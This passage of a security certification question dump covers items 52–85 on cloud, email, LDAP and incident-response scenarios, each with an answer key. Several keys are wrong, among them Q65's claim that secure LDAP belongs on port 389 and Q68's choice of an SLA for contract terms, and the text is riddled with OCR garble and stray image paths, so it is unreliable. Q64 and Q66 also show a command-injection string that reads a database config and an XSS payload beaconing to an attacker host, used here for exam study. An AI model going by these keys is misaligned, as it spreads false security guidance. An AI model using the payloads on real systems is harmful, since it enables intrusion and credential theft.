C. Enforcing protocol conformance for messages
D. Assuring the integrity of messages

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 52

A company wants to protect its intellectual property from theft. The company has already applied ACLs and DACs.
Which of the following should the company use to prevent data theft?

A. Watermarking
B. DRM
C. NDA
D. Access logging

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 53
A satellite communications ISP frequently experiences outages and degraded modes of operation over one of its legacy satellite links due to the use of deprecated hardware and software. Three days per week, on average, a contracted company must follow a checklist of 16 different high-latency commands that must be run in serial to restore nominal performance. The ISP wants this process to be automated.
Which of the following techniques would be BEST suited for this requirement?

A. Deploy SOAR utilities and runbooks.
B. Replace the associated hardware.
C. Provide the contractors with direct access to satellite telemetry data.
D. Reduce link latency on the affected ground and satellite segments.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 54
A company processes data subject to NDAs with partners that define the processing and storage constraints for the covered dat a. The agreements currently do not permit moving the covered data to the cloud, and the company would like to renegotiate the terms of the agreements.
Which of the following would MOST likely help the company gain consensus to move the data to the cloud?

A. Designing data protection schemes to mitigate the risk of loss due to multitenancy
B. Implementing redundant stores and services across diverse CSPs for high availability
C. Emulating OS and hardware architectures to blur operations from CSP view
D. Purchasing managed FIM services to alert on detected modifications to covered data

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 55
Ransomware encrypted the entire human resources fileshare for a large financial institution. Security operations personnel were unaware of the activity until it was too late to stop it. The restoration will take approximately four hours, and the last backup occurred 48 hours ago. The management team has indicated that the RPO for a disaster recovery event for this data classification is 24 hours.
Based on RPO requirements, which of the following recommendations should the management team make?

A. Leave the current backup schedule intact and pay the ransom to decrypt the data.
B. Leave the current backup schedule intact and make the human resources fileshare read-only.
C. Increase the frequency of backups and create SIEM alerts for IOCs.
D. Decrease the frequency of backups and pay the ransom to decrypt the data.

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 56
A company undergoing digital transformation is reviewing the resiliency of a CSP and is concerned about meeting SLA requirements in the event of a CSP incident.
Which of the following would be BEST to proceed with the transformation?

A. An on-premises solution as a backup
B. A load balancer with a round-robin configuration
C. A multicloud provider solution
D. An active-active solution within the same tenant

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
An active-active cluster does nothing if the cloud provider goes down. One of the main features ofmulti-cloud is redundancy. https://www.cloudflare.com/learning/cloud/what-is-multicloud/

QUESTION 57
A company has hired a security architect to address several service outages on the endpoints due to new malware. The Chief Executive Officer's laptop was impacted while working from home. The goal is to prevent further endpoint disruption. The edge network is protected by a web proxy.
Which of the following solutions should the security architect recommend?

A. Replace the current antivirus with an EDR solution.
B. Remove the web proxy and install a UTM appliance.
C. Implement a deny list feature on the endpoints.
D. Add a firewall module on the current antivirus solution.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 58
All staff at a company have started working remotely due to a global pandemic. To transition to remote work, the company has migrated to SaaS collaboration tools. The human resources department wants to use these tools to process sensitive information but is concerned the data could be:
Leaked to the media via printing of the documents
Sent to a personal email address
Accessed and viewed by systems administrators
Uploaded to a file storage site
Which of the following would mitigate the department's concerns?

A. Data loss detection, reverse proxy, EDR, and PGP
B. VDI, proxy, CASB, and DRM
C. Watermarking, forward proxy, DLP, and MFA
D. Proxy, secure VPN, endpoint encryption, and AV

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 59
A home automation company just purchased and installed tools for its SOC to enable incident identification and response on software the company develops. The company would like to prioritize defenses against the following attack scenarios:
Unauthorized insertions into application development environments
Authorized insiders making unauthorized changes to environment configurations Which of the following actions will enable the data feeds needed to detect these types of attacks on development environments? (Choose two.)

A. Perform static code analysis of committed code and generate summary reports.
B. Implement an XML gateway and monitor for policy violations.
C. Monitor dependency management tools and report on susceptible third-party libraries.
D. Install an IDS on the development subnet and passively monitor for vulnerable services.
E. Model user behavior and monitor for deviations from normal.
F. Continuously monitor code commits to repositories and generate summary logs.

Correct Answer: AF
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 60
An enterprise is deploying APIs that utilize a private key and a public key to ensure the connection string is protected. To connect to the API, customers must use the private key.
Which of the following would BEST secure the REST API connection to the database while preventing the use of a hard-coded string in the request string?

A. Implement a VPN for all APIs.
B. Sign the key with DSA.
C. Deploy MFA for the service accounts.
D. Utilize HMAC for the keys.

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
Explanation:
Reference: https://eclipsesource.com/blogs/2016/07/06/keyed-hash-message-authentication-codein-rest-apis/

QUESTION 61
An application server was recently upgraded to prefer TLS 1.3, and now users are unable to connect their clients to the server. Attempts to reproduce the error are confirmed, and clients are reporting the following:
ERR_SSL_VERSION_OR_CIPHER_MISMATCH
Which of the following is MOST likely the root cause?

A. The client application is testing PFS.
B. The client application is configured to use ECDHE.
C. The client application is configured to use RC4.
D. The client application is configured to use AES-256 in GCM.

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
Explanation:
Reference: https://kinsta.com/knowledgebase/err_ssl_version_or_cipher_mismatch/

QUESTION 62
An organization is designing a network architecture that must meet the following requirements:
Users will only be able to access predefined services.
Each user will have a unique allow list defined for access.

The system will construct one-to-one subject/object access paths dynamically.
Which of the following architectural designs should the organization use to meet these requirements?

A. Peer-to-peer secure communications enabled by mobile applications
B. Proxied application data connections enabled by API gateways
C. Microsegmentation enabled by software-defined networking
D. VLANs enabled by network infrastructure devices

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
Explanation:


QUESTION 63
A company's claims processed department has a mobile workforce that receives a large number of email submissions from personal email addresses. An employees recently received an email that approved to be claim form, but it installed malicious software on the employee's laptop when was opened.

A. Impalement application whitelisting and add only the email client to the whitelist for laptop in the claims processing department.
B. Required all laptops to connect to the VPN before accessing email.
C. Implement cloud-based content filtering with sandboxing capabilities.
D. Install a mail gateway to scan incoming messages and strip attachments before they reach the mailbox.

Correct Answer: C
Section: (none)
Explanation


Explanation/Reference:
Explanation:

QUESTION 64
A company suspects a web server may have been infiltrated by a rival corporation. The security engineer reviews the web server logs and finds the following:



```
ls -l -a /usr/heinz/public; cat ./config/db.yml
```

The security engineer looks at the code with a developer, and they determine the log entry is created when the following line is run:



```
system ("ls -l -a #{path}")
```


Which of the following is an appropriate security control the company should implement?

A. Restrict directory permission to read-only access.
B. Use server-side processing to avoid XSS vulnerabilities in path input.
C. Separate the items in the system call to prevent command injection.
D. Parameterize a query in the path variable to prevent SQL injection.

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 65
A company that uses AD is migrating services from LDAP to secure LDAP. During the pilot phase, services are not connecting properly to secure LDAP. Block is an except of output from the troubleshooting session:



```
openssl s_client -host ldapi.comptia.com -port 636

CONNECTED(00000003)
...
-----BEGIN CERTIFICATE-----
...
-----END CERTIFICATE-----
Subject-/CN-*.comptia.com
Issuer-/DC-com/DC-danville/CN-chicago
```


Which of the following BEST explains why secure LDAP is not working? (Select TWO.)

A. The clients may not trust idapt by default.
B. The secure LDAP service is not started, so no connections can be made.
C. Danvills.com is under a DDoS-inator attack and cannot respond to OCSP requests.
D. Secure LDAP should be running on UDP rather than TCP.
E. The company is using the wrong port. It should be using port 389 for secure LDAP.
F. Secure LDAP does not support wildcard certificates.
G. The clients may not trust Chicago by default.

Correct Answer: BE
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 66
A threat analyst notices the following URL while going through the HTTP logs.



```
http://www.safebrowsing---/search.asp?q=<script>x=new image;x.src="http://baddomain---/session;</script>
```

Which of the following attack types is the threat analyst seeing?

A. SQL injection
B. CSRF
C. Session hijacking
D. XSS

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 67
The Chief information Officer (CIO) of a large bank, which uses multiple third-party organizations to deliver a service, is concerned about the handling and security of customer data by the parties.
Which of the following should be implemented to BEST manage the risk?

A. Establish a review committee that assesses the importance of suppliers and ranks them according to contract renewals. At the time of contract renewal, incorporate designs and operational controls into the contracts and a right-to-audit clause. Regularly assess the supplier's post-contract renewal with a dedicated risk management team.
B. Establish a team using members from first line risk, the business unit, and vendor management to assess only design security controls of all suppliers. Store findings from the reviews in a database for all other business units and risk teams to reference.
C. Establish an audit program that regularly reviews all suppliers regardless of the data they access, how they access the data, and the type of data, Review all design and operational controls based on best practice standard and report the finding back to upper management.
D. Establish a governance program that rates suppliers based on their access to data, the type of data, and how they access the data Assign key controls that are reviewed and managed based on the supplier's rating. Report finding units

that rely on the suppliers and the various risk teams.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 68
Company A is establishing a contractual with Company B. The terms of the agreement are formalized in a document covering the payment terms, limitation of liability, and intellectual property rights.
Which of the following documents will MOST likely contain these elements

A. Company A-B SLA v2.docx
B. Company A OLA v1b.docx
C. Company A MSA v3.docx
D. Company A MOU v1.docx
E. Company A-B NDA v03.docx

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 69
A company requires a task to be carried by more than one person concurrently. This is an example of:

A. separation of d duties.
B. dual control
C. least privilege
D. job rotation

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
Explanation:


QUESTION 70
A health company has reached the physical and computing capabilities in its datacenter, but the computing demand continues to increase. The infrastructure is fully virtualized and runs custom and commercial healthcare application that process sensitive health and payment information. Which of the following should the company implement to ensure it can meet the computing demand while complying with healthcare standard for virtualization and cloud computing?

A. Hybrid IaaS solution in a single-tenancy cloud
B. Pass solution in a multinency cloud
C. SaaS solution in a community cloud
D. Private SaaS solution in a single tenancy cloud.

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 71
A developer implement the following code snippet.



```
catch (Exception e)
{
    if(log.isDebugEnabled())
    {
        log.debug("Caught InvalidGSMException Exception --"
        + e.toString());
    }
}
```


Which of the following vulnerabilities does the code snippet resolve?

A. SQL inject
B. Buffer overflow
C. Missing session limit
D. Information leakage

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 72
A security analyst is investigating a series of suspicious emails by employees to the security team.
The email appear to come from a current business partner and do not contain images or URLs. No images or URLs were stripped from the message by the security tools the company uses instead, the emails only include the following in plain text.



```
Test email sent from bp_app01 to external client_app01_mailing_list.
```

Which of the following should the security analyst perform?

A. Contact the security department at the business partner and alert them to the email event.
B. Block the IP address for the business partner at the perimeter firewall.
C. Pull the devices of the affected employees from the network in case they are infected with a zeroday virus.
D. Configure the email gateway to automatically quarantine all messages originating from the business partner.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 73
A financial services company wants to migrate its email services from on-premises servers to a cloudbased email solution. The Chief information Security Officer (CISO) must brief board of directors on the potential security concerns related to this migration. The board is concerned about the following.
* Transactions being required by unauthorized individual
* Complete discretion regarding client names, account numbers, and investment information.
* Malicious attacker using email to distribute malware and ransom ware.
* Exfiltration of sensitivity company information.
The cloud-based email solution will provide an6-malware, reputation-based scanning, signaturebased scanning, and sandboxing. Which of the following is the BEST option to resolve the board's concerns for this email migration?

A. Data loss prevention
B. Endpoint detection response
C. SSL VPN
D. Application whitelisting

Correct Answer: A
Section: (none)

Explanation

Explanation/Reference:
Explanation:

QUESTION 74
Which of the following BEST sets expectation between the security team and business units within an organization?

A. Risk assessment
B. Memorandum of understanding
C. Business impact analysis
D. Business partnership agreement
E. Services level agreement

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 75
A small company needs to reduce its operating costs. vendors have proposed solutions, which all focus on management of the company's website and services. The Chief information Security Officer (CISO) insist all available resources in the proposal must be dedicated, but managing a private cloud is not an option. Which of the following is the BEST solution for this company?

A. Community cloud service model
B. Multinency SaaS
C. Single-tenancy SaaS
D. On-premises cloud service model

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 76
A security is assisting the marketing department with ensuring the security of the organization's social media platforms. The two main concerns are:
The Chief marketing officer (CMO) email is being used department wide as the username The password has been shared within the department Which of the following controls would be BEST for the analyst to recommend?

A. Configure MFA for all users to decrease their reliance on other authentication.
B. Have periodic, scheduled reviews to determine which OAuth configuration are set for each media platform.
C. Create multiple social media accounts for all marketing user to separate their actions.
D. Ensue the password being shared is sufficiently and not written down anywhere.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 77
A security engineer at a company is designing a system to mitigate recent setbacks caused competitors that are beating the company to market with the new products. Several of the products incorporate propriety enhancements developed by the engineer's company. The network already includes a SEIM and a NIPS and requires 2FA for all user access. Which of the following system should the engineer consider NEXT to mitigate the associated risks?

A. DLP
B. Mail gateway

C. Data flow enforcement
D. UTM

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 78
The Chief information Officer (CIO) asks the system administrator to improve email security at the company based on the following requirements:
* Transaction being requested by unauthorized individuals.
* Complete discretion regarding client names, account numbers, and investment information.
* Malicious attackers using email to malware and ransomeware.
* Exfiltration of sensitive company information.
The cloud-based email solution will provide anti-malware reputation-based scanning, signaturebased scanning, and sandboxing. Which of the following is the BEST option to resolve the boar's concerns for this email migration?

A. Data loss prevention
B. Endpoint detection response
C. SSL VPN
D. Application whitelisting

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 79
A company that all mobile devices be encrypted, commensurate with the full disk encryption scheme of assets, such as workstation, servers, and laptops. Which of the following will MOST likely be a limiting factor when selecting mobile device managers for the company?

A. Increased network latency
B. Unavailable of key escrow
C. Inability to selected AES-256 encryption
D. Removal of user authentication requirements

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 80
A company is outsourcing to an MSSP that performs managed detection and response services. The MSSP requires a server to be placed inside the network as a log aggregate and allows remote access to MSSP analyst. Critical devices send logs to the log aggregator, where data is stored for 12 months locally before being archived to a multitenant cloud. The data is then sent from the log aggregate to a public IP address in the MSSP datacenter for analysis.
A security engineer is concerned about the security of the solution and notes the following.
* The critical devise send cleartext logs to the aggregator.
* The log aggregator utilize full disk encryption.
* The log aggregator sends to the analysis server via port 80.
* MSSP analysis utilize an SSL VPN with MFA to access the log aggregator remotely.
* The data is compressed and encrypted prior to being achieved in the cloud.
Which of the following should be the engineer's GREATEST concern?


A. Hardware vulnerabilities introduced by the log aggregate server
B. Network bridging from a remote access VPN
C. Encryption of data in transit

D. Multinancy and data remnants in the cloud

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 81
A cybersecurity analyst created the following tables to help determine the maximum budget amount the business can justify spending on an improved email filtering system:



Month	Total Emails Received	Total Emails Delivered	Spam Detections	Accounts Compromised	Total Business Loss Account Compromise
January	304	240	62	0	$0
February	375	314	58	1	$1000
March	360	289	09	0	$0
April	281	213	67	1	$1000
May	331	273	56	2	$2000
June	721	598	120	6	$6000

Filter	Yearly Cost	Expected Yearly Spam True Positives	Expected Yearly Account Compromises
ABC	$18,000	930	1
XYZ	$16,000	1200	4
GHI	$22,000	2400	0
TUV	$19,000	2000	2

Which of the following meets the budget needs of the business?

A. Filter ABC
B. Filter XYZ
C. Filter GHI
D. Filter TUV

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 82
Ann, a CIRT member, is conducting incident response activities on a network that consists of several hundred virtual servers and thousands of endpoints and users. The network generates more than 10,000 log messages per second. The enterprise belong to a large, web-based cryptocurrency startup, Ann has distilled the relevant information into an easily digestible report for executive management . However, she still needs to collect evidence of the intrusion that caused the incident.
Which of the following should Ann use to gather the required information?

A. Traffic interceptor log analysis
B. Log reduction and visualization tools
C. Proof of work analysis
D. Ledger analysis software

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 83
A security engineer is troubleshooting an issue in which an employee is getting an IP address in the range on the wired network. The engineer plus another PC into the same port, and that PC gets an IP address in the correct range. The engineer then puts the employee' PC on the wireless network and finds the PC still not get an IP address in the proper range. The PC is up to date on all software and antivirus definitions, and the IP address is not an APIPA address. Which

of the following is MOST likely the problem?

A. The company is using 802.1x for VLAN assignment, and the user or computer is in the wrong group.
B. The DHCP server has a reservation for the PC's MAC address for the wired interface.
C. The WiFi network is using WPA2 Enterprise, and the computer certificate has the wrong IP address in the SAN field.
D. The DHCP server is unavailable, so no IP address is being sent back to the PC.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 84
Immediately following the report of a potential breach, a security engineer creates a forensic image of the server in question as part of the organization incident response procedure. Which of the must occur to ensure the integrity of the image?

A. The image must be password protected against changes.
B. A hash value of the image must be computed.
C. The disk containing the image must be placed in a seated container.
D. A duplicate copy of the image must be maintained

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 85
A company in the financial sector receives a substantial number of customer transaction requests via email. While doing a root-cause analysis conceding a security breach, the CIRT correlates an unusual spike in port 80 traffic from the IP address of a desktop used by a customer relations employee who has access to several of the compromised accounts. Subsequent antivirus scans of the device do not return an findings, but the CIRT finds undocumented services running on the device. Which of the following controls would reduce the discovery time for similar in the future.

A. Implementing application blacklisting
B. Configuring the mall to quarantine incoming attachment automatically
C. Deploying host-based firewalls and shipping the logs to the SIEM
D. Increasing the cadence for antivirus DAT updates to twice daily

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
Explanation:

